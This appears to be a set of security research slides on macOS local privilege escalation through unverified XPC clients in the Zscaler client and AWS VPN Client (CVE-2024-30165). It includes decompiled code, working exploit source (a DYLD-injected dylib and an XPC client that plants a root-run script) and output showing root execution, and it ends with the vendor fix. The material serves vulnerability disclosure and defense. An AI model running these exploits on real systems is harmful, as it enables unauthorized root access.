- (void)removeZCCNextVersion:(NSString *)arg1:(void (^)(BOOL))arg2;
- (void)removeRevertZCCInProgressFolder:(void (^)(BOOL))arg1;
- (void)resetRevertZccKeychain:(NSString *)arg1:(void (^)(BOOL))arg2;
- (void)fetchRevertZccKeychain:(NSString *)arg1:(void (^)(NSData *))arg2;
- (void)addToRevertZccKeychain:(NSData *)arg1 UID:(NSString *)arg2 reply:(void (^)(BOOL))arg3;
- (void)installRevertZCC:(NSString *)arg1 reply:(void (^)(BOOL))arg2;
- (void)uninstallRevertZCC:(NSString *)arg1 reply:(void (^)(BOOL))arg2;
- (void)infoForFilterSystemExtension:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)updateMaxLogSize:(NSString *)arg1 reply:(void (^)(BOOL))arg2;
- (void)serviceDetect:(void (^)(BOOL))arg1;
- (void)getTunnelStatus:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)updateAppNotification:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)connectivityChange:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)logOpenFileDescriptors:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)completeTraceTunnelToTray:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)stopPacketCaptureTunnelToTray:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)serviceStatusChange:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)sendCredentialsTrayToTunnel:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)removeZappInstallerFile;
- (void)removeOldServiceAndTunnelLogs;
- (void)clearNSUserDefaults;
- (void)changeStoreProxySettingsStatusBitTo:(BOOL)arg1;
- (void)resetSystemKeychain:(NSString *)arg1:(void (^)(BOOL))arg2;
- (void)fetchFromSystemKeychain:(NSString *)arg1:(void (^)(NSData *))arg2;
- (void)addToSystenKeychainByService:(NSData *)arg1 UID:(NSString *)arg2 reply:(void (^)(BOOL))arg3;
- (void)saveTunProcessDump:(BOOL)arg1;
- (void)verifyAVPosture:(NSString *)arg1 reply:(void (^)(BOOL))arg2;
```

XPCProtocol pt2 - class-dump-swift

Interesting



```
- (void)verifyZTAScorePosture:(NSString *)arg1 assessmentScore:(NSString *)arg2 publicKeys:(NSString *)arg3 retry:(BOOL)arg4 reply:(void (^)
(BOOL))arg5;
- (void)verifyProcessPosture:(NSString *)arg1 thumbprint:(NSString *)arg2 reply:(void (^)(BOOL))arg3;
- (void)updateZappWithOptions:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)updateUPMWithOptions:(NSDictionary *)arg1;
- (void)manageUPMService:(NSString *)arg1 control:(unsigned long long)arg2 result:(void (^)(NSDictionary *))arg3;
- (void)cleanupDBFiles:(void (^)(BOOL))arg1;
- (void)removeConfigFileAfterLogout:(void (^)(BOOL))arg1 withParam:(long long)arg2;
- (void)updateCompanySizeConfig:(void (^)(NSString *))arg1 withParams:(NSDictionary *)arg2;
- (void)updateExternalProxyConfig:(void (^)(NSString *))arg1 withParams:(NSDictionary *)arg2;
- (void)configureLaunchAgentPlist:(BOOL)arg1 reply:(void (^)(NSString *))arg2;
- (void)exit:(void (^)(NSString *))arg1;
- (void)removeServiceAndTunnelLogs:(BOOL)arg1 removeUPMLogs:(BOOL)arg2 reply:(void (^)(NSString *))arg3;
- (void)clearDiagnosticAndIBLogsAfterExport:(void (^)(NSString *))arg1;
- (void)prepareLogs:(NSString *)arg1 reply:(void (^)(NSString *))arg2;
- (void)installCert:(NSString *)arg1 reply:(void (^)(BOOL))arg2;
- (void)packetCapture:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)getVersionWithReply:(void (^)(NSString *))arg1;
- (void)restartService:(void (^)(NSString *))arg1;
- (void)updateNotificationManager:(NSDictionary *)arg1 reply:(void (^)(NSString *))arg2;
- (void)updateConfig:(void (^)(NSString *))arg1 withParams:(NSDictionary *)arg2;
- (void)startTraceFromReportIssue;
- (void)getConnectionInformation:(void (^)(NSString *))arg1 withParams:(NSDictionary *)arg2;
- (void)toggleTunnelServices:(void (^)(NSString *))arg1 withParams:(NSDictionary *)arg2;
- (void)stopTunnel:(void (^)(NSString *))arg1;
- (void)startTunnel:(void (^)(NSString *))arg1 withParams:(NSDictionary *)arg2;
@end
```

installRevertZCC

x86_64
arm-64

path?

installZCC

```
/* @class ZSService */
-(int)installRevertZCC:(int)arg2 reply:(int)arg3 {
    r15 = arg0;
    var_70 = [arg2 retain];
    var_58 = [arg3 retain];
    var_50 = @"UninstallApplication";
    *(&var_50 + 0x8) = @"osx-x86_64";
    *(&var_50 + 0x10) = @"arm-64";
    *(&var_50 + 0x18) = @"ZscalerUpdater";
    rax = [NSArray arrayWithObjects:rdx count:0x4];
    r14 = rax;
    var_78 = rax;
    rax = [ZSTrayUtils sharedInstance];
    rbx = [[rax fetchPIDsofProcessByNames:r14] retain];
    [rax release];
    var_60 = rbx;
    if ([rbx count] != 0x0) {
            r14 = [[var_60 objectForKeyedSubscript:@"UninstallApplication"] retain];
            r13 = [[var_60 objectForKeyedSubscript:@"osx-x86_64"] retain];
            r15 = [[var_60 objectForKeyedSubscript:@"arm-64"] retain];
            ZLogger::error(ZLogger::INSTANCE, "uninstaller: %d | installerPidX86: %d | installerPidARM: %d | autoupdater: %d is already running",
r14, r13, r15, [[var_60 objectForKeyedSubscript:@"ZscalerUpdater"] retain], stack[-136]);
            (*(var_58 + 0x10))(var_58, 0x0);
    }
    else {
            ZLogger::info(ZLogger::INSTANCE, "installRevertZCC:: path=%s", [objc_retainAutorelease(var_70) UTF8String], 0x4, r8, r9, stack[-136]);
            [r15 installZCC:rax];
            (*(var_58 + 0x10))(var_58, 0x1);
    }
    var_30 = **___stack_chk_guard;
    rax = *___stack_chk_guard;
    rax = *rax;
    if (rax != var_30) {
            __stack_chk_fail();
    }
    return rax;
}
```

installZCC

arg2 + **/Contents/MacOS/installbuilder.sh**

```
/* @class ZSService */
-(int)installZCC:(int)arg2, ... {
    r9 = arg5;
    r8 = arg4;
    rcx = arg3;
    rax = [arg2 retain];
    var_40 = rax;
    var_48 = [[rax stringByAppendingString:@"/Contents/MacOS/installbuilder.sh"] retain];
    r12 = [[rax stringByAppendingString:@"/Contents/MacOS/osx-x86_64"] retain];

[...SNIP...]
    rbx = [[var_40 stringByAppendingString:@"/Contents/MacOS/osx-arm64"] retain];

[...SNIP...]
    rax = [NSString stringWithFormat:@"/bin/sh %s  --revertzcc 1 --mode unattended --unattendedmodeui none --zinstallMode 1 ", rcx];
    rax = objc_retainAutorelease(rax);
    r14 = rax;
    ZLogger::info(ZLogger::INSTANCE, "installZCC::zapp updater command: %s", [rax UTF8String], rcx, r8, r9, stack[-88]);

[...SNIP...]

loc_10006ba2c:
    rax = BundleUtils::runCommandToShell(r14);
    rax = objc_retainAutorelease(rax);
    rbx = rax;
    ZLogger::info(ZLogger::INSTANCE, "installZCC::zapp updater command result: %s", [rax UTF8String], rcx, r8, r9, stack[-88]);
    goto loc_10006bab7;
}
```

Nice debug output

runCommandToShell & result

```objc
#import <Foundation/Foundation.h>
#import <Security/Security.h>
#import <Cocoa/Cocoa.h>

@protocol XPCProtocol
- (void)getVersionWithReply:(void (^)(NSString *))arg1;
- (void)installRevertZCC:(NSString *)arg1 reply:(void (^)(BOOL))arg2;
@end

__attribute__((constructor))
static void customConstructor(int argc, const char **argv) {
    NSLog(@"[INFO] dylib constructor called from %s", argv[0]);

    static NSString* TrayTunnelCommunicationXPC = @"com.zscaler.service-tray-communication";
    NSString* _serviceName = TrayTunnelCommunicationXPC;
    NSXPCConnection* _agentConnection = [[NSXPCConnection alloc] initWithMachServiceName:_serviceName options:4096];

    [_agentConnection setRemoteObjectInterface:[NSXPCInterface interfaceWithProtocol:@protocol(XPCProtocol)]];
    [_agentConnection resume];

    _agentConnection.interruptionHandler = ^{
        NSLog(@"[CONNECTTOHELPERTOOL_ERROR] Connection Terminated");
    };

    _agentConnection.invalidationHandler = ^{
        NSLog(@"[CONNECTTOHELPERTOOL_ERROR] Connection Interrupted");
    };
```

Custom client: NSXPCConnection

1. Call initWithMachServiceName

2. interfaceWithProtocol @protocol(XPCProtocol)

3. Set up **ObjectProxy** on the connection

4. Test connection with **getVersionWithReply**

5. Send "**/tmp**" where exploit script was placed

```objc
    id obj = [_agentConnection remoteObjectProxyWithErrorHandler:^(NSError* error) {
        NSLog(@"[CONNECTTOHELPERTOOL_ERROR] Something went wrong (remoteObjectProxyWithErrorHandler) %@", error);
        [[NSApplication sharedApplication] terminate:nil];
    }];

    NSLog(@"[CONNECTTOHELPERTOOL] obj: %@", obj);
    NSLog(@"[CONNECTTOHELPERTOOL] conn: %@", _agentConnection);
    [obj getVersionWithReply:^(NSString * version) {
        NSLog(@"[getVersionWithReply] version: %@", version);
    }];

    BOOL * res = false;
    [obj installRevertZCC:@"/tmp" reply:^(BOOL res) {
        NSLog(@"[installRevertZCC] Response: \"%hhd\"", res);
    }];

    [NSThread sleepForTimeInterval:5.0f];
    NSLog(@"[INFO] Exiting, bye bye !");

    [[NSApplication sharedApplication] terminate:nil];
}
```

go.sh:
creates bash script at /tmp/Contents/MacOS/installbuilder.sh

compiles & performs DYLD_INSERT_LIBRARIES injection

Calls installRevertZCC

Reads the results

```
$ ls
total 168
drwxr-xr-x  7 testmac  staff   224B Dec 10 08:34 .
drwxr-xr-x  5 testmac  staff   160B Dec 10 07:35 ..
-rw-r--r--  1 testmac  staff   1.2K Dec 10 08:31 go.sh
-rw-r--r--  1 testmac  staff   2.0K Dec 10 08:30 installRevertZCC.m
$ bash go.sh
[i] 0) whoami; id; uname -a; hostname
testmac
uid=501(testmac) gid=20(staff)
groups=20(staff),12(everyone),61(localaccounts),79(_appserverusr),80(admin),81(_appserveradm),98(_lpadmin),701(com.apple.sharepoint.group.1),33(_appstore),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),399(com.apple.access_ssh),400(com.apple.access_remote_ae)
Darwin mpro.local 22.6.0 Darwin Kernel Version 22.6.0: Wed Jul  5 22:21:56 PDT 2023; root:xnu-8796.141.3~6/RELEASE_X86_64 x86_64
mpro.local

[i] 1) Setup
    [*] 1.1) Removing previous attempt if existing
    [*] 1.2) Creating directory
    [*] 1.3 Creating exploit script
    [*] 1.4) Setting executable bit on exploit & revert script
/tmp/Contents/MacOS/installbuilder.sh

[i] 2) Compiling dylib for env var injection

[i] 3) Performing env var injection
2023-12-10 08:34:39.051 ZscalerTunnel[3575:64120] [INFO] dylib constructor called from /Applications/Zscaler/Zscaler.app/Contents/PlugIns/ZscalerTunnel
2023-12-10 08:34:39.052 ZscalerTunnel[3575:64120] [CONNECTTOHELPERTOOL] obj: <__NSXPCInterfaceProxy_XPCProtocol: 0x7f9d5f70fa30>
2023-12-10 08:34:39.052 ZscalerTunnel[3575:64120] [CONNECTTOHELPERTOOL] conn: <NSXPCConnection: 0x7f9d602042d0> connection to service named com.zscaler.service-tray-communication
2023-12-10 08:34:39.068 ZscalerTunnel[3575:64122] [getVersionWithReply] version: Sending:4.1.500.3 on time: 2023-12-10 16:34:39 +0000
2023-12-10 08:34:39.092 ZscalerTunnel[3575:64122] [installRevertZCC] Response: "1"
2023-12-10 08:34:44.055 ZscalerTunnel[3575:64120] [INFO] Exiting, bye bye !

[i] 4) Reading resultant output logfile
root
uid=0(root) gid=0(wheel)
groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(procmod),12(everyone),20(staff),29(certusers),61(localaccounts),80(admin),701(com.apple.sharepoint.group.1),33(_appstore),98(_lpadmin),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),399(com.apple.access_ssh),400(com.apple.access_remote_ae)
Darwin mpro.local 22.6.0 Darwin Kernel Version 22.6.0: Wed Jul  5 22:21:56 PDT 2023; root:xnu-8796.141.3~6/RELEASE_X86_64 x86_64
Sun Dec 10 08:34:39 PST 2023

[i] 5) Removing dylib
```

Dangerous assumption [1]

Assuming we (an attacker) can't load code into an Zscaler signed Mach-O and talk to the XPC service

CVE-2024-30165: AWS VPN 3.9.0 Local Privilege Escalation

Local Privilege Escalation via a lack of XPC client verification on connections to a root LaunchDaemon which facilitated uninstallation and script execution from no-longer existing directory paths

AWS Client VPN?

- The AWS VPN is a fancy wrapper around a custom openvpn
- The **PrivilegedHelperTool** (launchd XPC service) allows for a "Daemon" to run as root and facilitates the low privileged user to request actions to be carried out with root privileges
- e.g.
  - turn on/off the VPN
  - Fix DNS settings
  - Reset DNS settings
  - Etc....
- Empowers the user

C XPC Services API

"**xpc_**" prefix functions imported

xpc_connection_create_mach_service

"**xpc_*_get**" functions

```
emkay@macbookpro:~$ nm ~/Desktop/RESEARCH/AWS_VPN/3.9.0/com.amazonaws.acvc.helper | grep -i xpc
0000000100004bd0 t ___XPC_Connection_Handler
0000000100004cf0 t ___XPC_Peer_Event_Handler
0000000100004c90 t _____XPC_Connection_Handler_block_invoke
000000010000c0a8 s ___block_descriptor_32_e33_v16?0"NSObject<OS_xpc_object>"8l
000000010000c0e8 s ___block_descriptor_40_e8_32s_e33_v16?0"NSObject<OS_xpc_object>"8l
                 U __xpc_error_connection_invalid
                 U __xpc_error_termination_imminent
                 U __xpc_type_error
00000001000033d0 t _get_string_from_xpc_message
                 U _xpc_connection_create_mach_service
                 U _xpc_connection_resume
                 U _xpc_connection_send_message
                 U _xpc_connection_set_event_handler
                 U _xpc_dictionary_create_reply
                 U _xpc_dictionary_get_remote_connection
                 U _xpc_dictionary_get_string
                 U _xpc_dictionary_set_bool
                 U _xpc_dictionary_set_int64
                 U _xpc_dictionary_set_string
                 U _xpc_dictionary_set_uint64
                 U _xpc_get_type
```

No client verification?

```
int _main(int arg0, int arg1) {
    var_28 = *_HELPER_LABEL;
    rax = objc_retainAutoreleaseReturnValue(*__dispatch_main_q);
    rax = [rax retain];
    var_18 = xpc_connection_create_mach_service(var_28, rax, 0x1);
    [rax release];
    if (var_18 == 0x0) {
            rax = syslog$DARWIN_EXTSN(0x5, "Failed to create service.");
            exit(0x1);
    }
    else {
            syslog$DARWIN_EXTSN(0x5, "Configuring connection event handler for helper");
            xpc_connection_set_event_handler(var_18, ^ {/* block implemented at ___main_block_invoke */ } });
            rax = xpc_connection_resume(var_18);
            dispatch_main();
    }
    return rax;
}
```

XPC service creation using C API

```
void ___main_block_invoke(void * _block, struct NSObject<OS_xpc_object> * arg1) {
    var_10 = 0x0;
    objc_storeStrong(&var_10, arg1);
    ___XPC_Connection_Handler(var_10);
    objc_storeStrong(&var_10, 0x0);
    return;
}
```

```
int ___XPC_Connection_Handler(int arg0) {
    var_8 = 0x0;
    objc_storeStrong(&var_8, arg0);
    syslog$DARWIN_EXTSN(0x5, "Configuring message event handler for helper.");
    var_30 = *__NSConcreteStackBlock;
    [var_8 retain];
    xpc_connection_set_event_handler(var_8, &var_30);
    xpc_connection_resume(var_8);
    objc_storeStrong(&var_30 + 0x20, 0x0);
    rax = objc_storeStrong(&var_8, 0x0);
    return rax;
}
```

```
int _____XPC_Connection_Handler_block_invoke(int arg0) {
    var_10 = 0x0;
    objc_storeStrong(&var_10, rsi);
    ___XPC_Peer_Event_Handler(*(arg0 + 0x20), var_10);
    rax = objc_storeStrong(&var_10, 0x0);
    return rax;
}
```

```
int ___XPC_Peer_Event_Handler(int arg0, int arg1) {
    var_8 = 0x0;
    rax = objc_storeStrong(&var_8, arg0);
    var_10 = 0x0;
    rax = objc_storeStrong(&var_10, arg1);
    syslog$DARWIN_EXTSN(0x5, "Received event in helper.");
    if (xpc_get_type(var_10) == *__xpc_type_error) {
            if (var_10 != *__xpc_error_connection_invalid) {
            }
    }
    else {
            var_28 = [xpc_dictionary_get_remote_connection(var_10) retain];
            var_30 = xpc_dictionary_get_string(var_10, "request");
            if (strcmp(*_START_REQUEST_STRING, var_30) == 0x0) {
                    var_38 = [_startOvpn() retain];
                    var_40 = xpc_dictionary_create_reply(var_10);
                    xpc_dictionary_set_uint64(var_40, "startStatus", [var_38 startStatus]);
                    xpc_dictionary_set_string(var_40, "localNetworkCidrsString", [objc_retainAutorelease([[var_38 localNetworkCidrsString] retain]) UTF8String]);
                    [rax release];
                    xpc_dictionary_set_bool(var_40, "ovpnStartedWithNoLanCidrsFlag", [var_38 ovpnStartedWithNoLanCidrsFlag] & 0xff & 0x1);
                    xpc_connection_send_message(var_28, var_40);
                    objc_storeStrong(&var_40, 0x0);
                    objc_storeStrong(&var_38, 0x0);
```

```
else {
        if (strcmp(*_TERMINATE_REQUEST_STRING, var_30) == 0x0) {
                var_44 = _killOvpnProcess(0xf);
                var_50 = xpc_dictionary_create_reply(var_10);
                xpc_dictionary_set_int64(var_50, "exitCode", sign_extend_64(var_44));
                xpc_connection_send_message(var_28, var_50);
                objc_storeStrong(&var_50, 0x0);
        }
        else {
                if (strcmp(*_KILL_REQUEST_STRING, var_30) == 0x0) {
                        var_54 = _killOvpnProcess(0x9);
                        var_60 = xpc_dictionary_create_reply(var_10);
                        xpc_dictionary_set_int64(var_60, "exitCode", sign_extend_64(var_54));
                        xpc_connection_send_message(var_28, var_60);
                        objc_storeStrong(&var_60, 0x0);
                }
```


```
else {
        if (strcmp(*_VERSION_REQUEST_STRING, var_30) == 0x0) {
                _rotateLogs();
                var_68 = xpc_dictionary_create_reply(var_10);
                xpc_dictionary_set_int64(var_68, "partOne", 0x1);
                xpc_dictionary_set_int64(var_68, "partTwo", 0x0);
                xpc_dictionary_set_int64(var_68, "partThree", 0x13);
                xpc_connection_send_message(var_28, var_68);
                objc_storeStrong(&var_68, 0x0);
        }
        else {
                if (strcmp(*_RESTORE_DNS_REQUEST_STRING, var_30) == 0x0) {
                        [SystemCommands restoreDns];
```

```
else {
        if (strcmp(*_FIX_DNS_REQUEST_STRING, var_30) == 0x0) {
                NSLog(@"Attempting to fix DNS");
                var_6C = [SystemCommands fixDns];
                var_78 = xpc_dictionary_create_reply(var_10);
                xpc_dictionary_set_uint64(var_78, "fixDnsStatus", sign_extend_64(var_6C));
                xpc_connection_send_message(var_28, var_78);
                objc_storeStrong(&var_78, 0x0);
        }
        else {
                if (strcmp(*_UNINSTALL_REQUEST_STRING, var_30) == 0x0) {
                        var_7C = _uninstallApplication();
                        var_88 = xpc_dictionary_create_reply(var_10);
                        xpc_dictionary_set_uint64(var_88, "uninstallStatus", var_7C);
                        xpc_connection_send_message(var_28, var_88);
                        objc_storeStrong(&var_88, 0x0);
                }
        }
```

"request":"**fix_dns**"

"request":"**uninstall**"

"request":"**restore_dns**"



fixDns

/Applications/

```
/* @class SystemCommands */
+(int)fixDns {
    var_18 = [@"/Applications/AWS VPN Client/AWS VPN Client.app/Contents/Resources/openvpn/fix-dns.sh" retain];
    NSLog(@"Executing script: %@", var_18);
    var_20 = objc_opt_new(@class(NSTask));
    [var_20 setLaunchPath:var_18];
    [var_20 launch];
    [var_20 waitUntilExit];
    var_24 = 0xffffffffffffffff;
    if ([var_20 isRunning] == 0x0) {
            var_24 = [var_20 terminationStatus];
    }
    NSLog(@"Script '%@' finished with exit code: %d", var_18, var_24);
    objc_storeStrong(&var_20, 0x0);
    objc_storeStrong(&var_18, 0x0);
    rax = var_24;
    return rax;
}
```

restoreDns

/Applications/

```
/* @class SystemCommands */
+(int)restoreDns {
    var_18 = [@"/Applications/AWS\ VPN\ Client/AWS\ VPN\ Client.app/Contents/Resources/openvpn/client.down" retain];
    objc_unsafeClaimAutoreleasedReturnValue(_runCommand(var_18));
    rax = objc_storeStrong(&var_18, 0x0);
    return rax;
}
```

uninstallApplication

/Applications/AWS VPN Client/*.app

/Applications/AWS VPN Client

```
int _uninstallApplication() {
    [SystemCommands unloadLaunchCtl];
    [rax removeItemAtPath:@"/Library/LaunchDaemons/com.amazonaws.acvc.helper.plist" error:&var_30];
    [rax removeItemAtPath:@"/Library/PrivilegedHelperTools/com.amazonaws.acvc.helper" error:&var_38];
    [rax removeItemAtPath:@"/Applications/AWS VPN Client/AWS VPN Client.app" error:&var_40];
    NSLog(@"Uninstalled application items");
    if (var_10 != 0x0) {
            NSLog(@"Failed to delete daemon binary with error: %@", var_10);
            var_4 = 0x1;
    }
    else {
            if (var_18 != 0x0) {
                    NSLog(@"Failed to delete daemon plist with error: %@", var_18);
                    var_4 = 0x2;
            }
            else {
                    if (var_20 != 0x0) {
                            NSLog(@"Failed to delete application with error: %@", var_20);
                    }
                    else {
                            [rax removeItemAtPath:@"/Applications/AWS VPN Client" error:&var_50];
                            if (var_28 != 0x0) {
                                    NSLog(@"Failed to remove the uninstall application after successfully
uninstalling the aws vpn client application.");
                                    var_4 = 0x3;
                            }
                            else {
                                    var_4 = 0x4;
                            }
                    }
            }
    }
    return rax;
}
```

LPE pt1

Create empty XPC dictionary

Set request string to be "**uninstall**"

Connect to "**com.amazonaws.acvc.helper**"

Set event handler

```
xpc_object_t message = xpc_dictionary_create(
    NULL,
    NULL,
    0
);
xpc_dictionary_set_string(
    message,
    XPC_SWITCH,
    C_XPC_UNINSTALL
);

xpc_connection_t conn = xpc_connection_create_mach_service(
    SERVICE_NAME,
    NULL,
    2
);

if (conn == 0x0) {
    NSLog(@"[ERROR] failed to create XPC Connection");
    exit(1);
}

xpc_connection_set_event_handler(
    conn,
    ^(xpc_object_t object){
        NSLog(@"[INFO] Client received event: %s",
            xpc_copy_description(object)
        );
    }
);

xpc_connection_resume(conn);
```

LPE pt2

Send the "**uninstall**" message

Create exploit directory using "admin" group membership

Create exploit script

Setting up Mach XPC dictionary "**fix_dns**"

Send "**fix_dns**" Mach message

```
    xpc_connection_send_message_with_reply(
        conn,
        message,
        NULL,
        ^(xpc_object_t object){
            NSLog(@"[INFO] Sent request\n");
            printf("%s\n", xpc_copy_description(object));
        }
    );

    sleep(1);

    system("/bin/mkdir -p \"/Applications/AWS VPN Client/AWS VPN Client.app/Contents/Resources/openvpn\"");
    system("/usr/bin/printf \"#!/bin/bash\n/bin/date > /tmp/acvc.pwn\n/usr/bin/whoami >> /tmp/acvc.pwn\n/usr/bin/id >> /
tmp/acvc.pwn\n\" > \"/Applications/AWS VPN Client/AWS VPN Client.app/Contents/Resources/openvpn/fix-dns.sh\"");
    system("/bin/chmod +x \"/Applications/AWS VPN Client/AWS VPN Client.app/Contents/Resources/openvpn/fix-dns.sh\"");

    xpc_dictionary_set_string(
        message,
        XPC_SWITCH,
        C_XPC_FIX
    );

    xpc_connection_send_message_with_reply(
        conn,
        message,
        NULL,
        ^(xpc_object_t object){
            NSLog(@"[INFO] Sent request\n");
            printf("%s\n", xpc_copy_description(object));
        }
    );

    sleep(1);

    system("/bin/cat /tmp/acvc.pwn");

    return 0;
```

Oopsie !

```
$ ./lpe
2023-12-31 05:11:06.465 lpe[53559:1136336] [INFO] Start
2023-12-31 05:11:06.466 lpe[53559:1136336] [i] Setting up mach xpc dictionary "uninstall"
2023-12-31 05:11:06.466 lpe[53559:1136336] [i] Connecting to Mach service
2023-12-31 05:11:06.466 lpe[53559:1136336] [i] Setting up event handler
2023-12-31 05:11:06.467 lpe[53559:1136336] [i] Sending "uninstall" Mach message
2023-12-31 05:11:06.595 lpe[53559:1136338] [INFO] Sent request
<dictionary: 0x6000039940f0> { count = 1, transaction: 0, voucher = 0x0, contents =
        "uninstallStatus" => <uint64: 0xa1e877c5d70b01ff>: 4
}
2023-12-31 05:11:07.472 lpe[53559:1136336] [i] Creating exploit directory
2023-12-31 05:11:07.484 lpe[53559:1136336] [i] Creating exploit script
2023-12-31 05:11:07.494 lpe[53559:1136336] [i] Marking as executable
2023-12-31 05:11:07.510 lpe[53559:1136336] [i] Setting up mach xpc dictionary "fix_dns"
2023-12-31 05:11:07.510 lpe[53559:1136336] [i] Sending "fix_dns" Mach message
2023-12-31 05:11:07.537 lpe[53559:1136338] [INFO] Sent request
<dictionary: 0x60000398c0f0> { count = 1, transaction: 0, voucher = 0x0, contents =
        "fixDnsStatus" => <uint64: 0xa1e877c5d70b41ff>: 0
}
2023-12-31 05:11:08.513 lpe[53559:1136336] [i] Viewing the results of code execution
Sun Dec 31 05:11:07 PST 2023
root
uid=0(root) gid=0(wheel)
groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(procmod),12(everyone),20(staff),29(certusers),61(
localaccounts),80(admin),701(com.apple.sharepoint.group.1),33(_appstore),98(_lpadmin),100(_lpoperator),204(_developer),250(
_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),399(com.apple.access_ssh),400(com.apple.acce
ss_remote_ae)
```

root →

Dangerous assumption [2]

Assuming we (an attacker) won’t just connect and call XPC functions

The fix

```
int ___XPC_Peer_Event_Handler(int arg0, int arg1) {
    var_8 = 0x0;
    rax = objc_storeStrong(&var_8, arg0);
    var_10 = 0x0;
    rax = objc_storeStrong(&var_10, arg1);
    syslog$DARWIN_EXTSN(0x5, "Received event in helper.");
    if (xpc_get_type(var_10) == *__xpc_type_error) {
            if (var_10 != *__xpc_error_connection_invalid) {
            }
    }
    else {
            var_28 = [xpc_dictionary_get_remote_connection(var_10) retain];
            NSLog(@"Received connection from PID: %d", xpc_connection_get_pid(var_28));
            var_38 = [CodeSigningUtils createSecCodeFromXpcMessage:var_10];
            if (var_38 != 0x0) {
                    var_39 = [CodeSigningUtils validateSecCodeWithRequirements:var_38 requirementsString:@"anchor apple generic and identifier =
\"com.amazonaws.acvc.helperapp\" and certificate leaf[subject.OU] = \"94KV3E626L\""] & 0x1;
                    CFRelease(var_38);
                    if ((var_39 & 0x1) == 0x0) {
                            _failXpcConnectionWithExitCode(var_28, var_10, *(int32_t *)_XPC_SEC_CODE_VALIDATION_FAILED_EXIT_CODE);
                    }
```

```
/* @class CodeSigningUtils */
+(int)createSecCodeFromXpcMessage:(int)arg2 {
    var_20 = 0x0;
    rax = objc_storeStrong(&var_20, arg2);
    NSLog(@"Creating SecCode from XPC message: %s", xpc_copy_description(var_20));
    var_28 = 0x0;
    rax = SecCodeCreateWithXPCMessage(var_20, 0x0, &var_28);
    var_2C = rax;
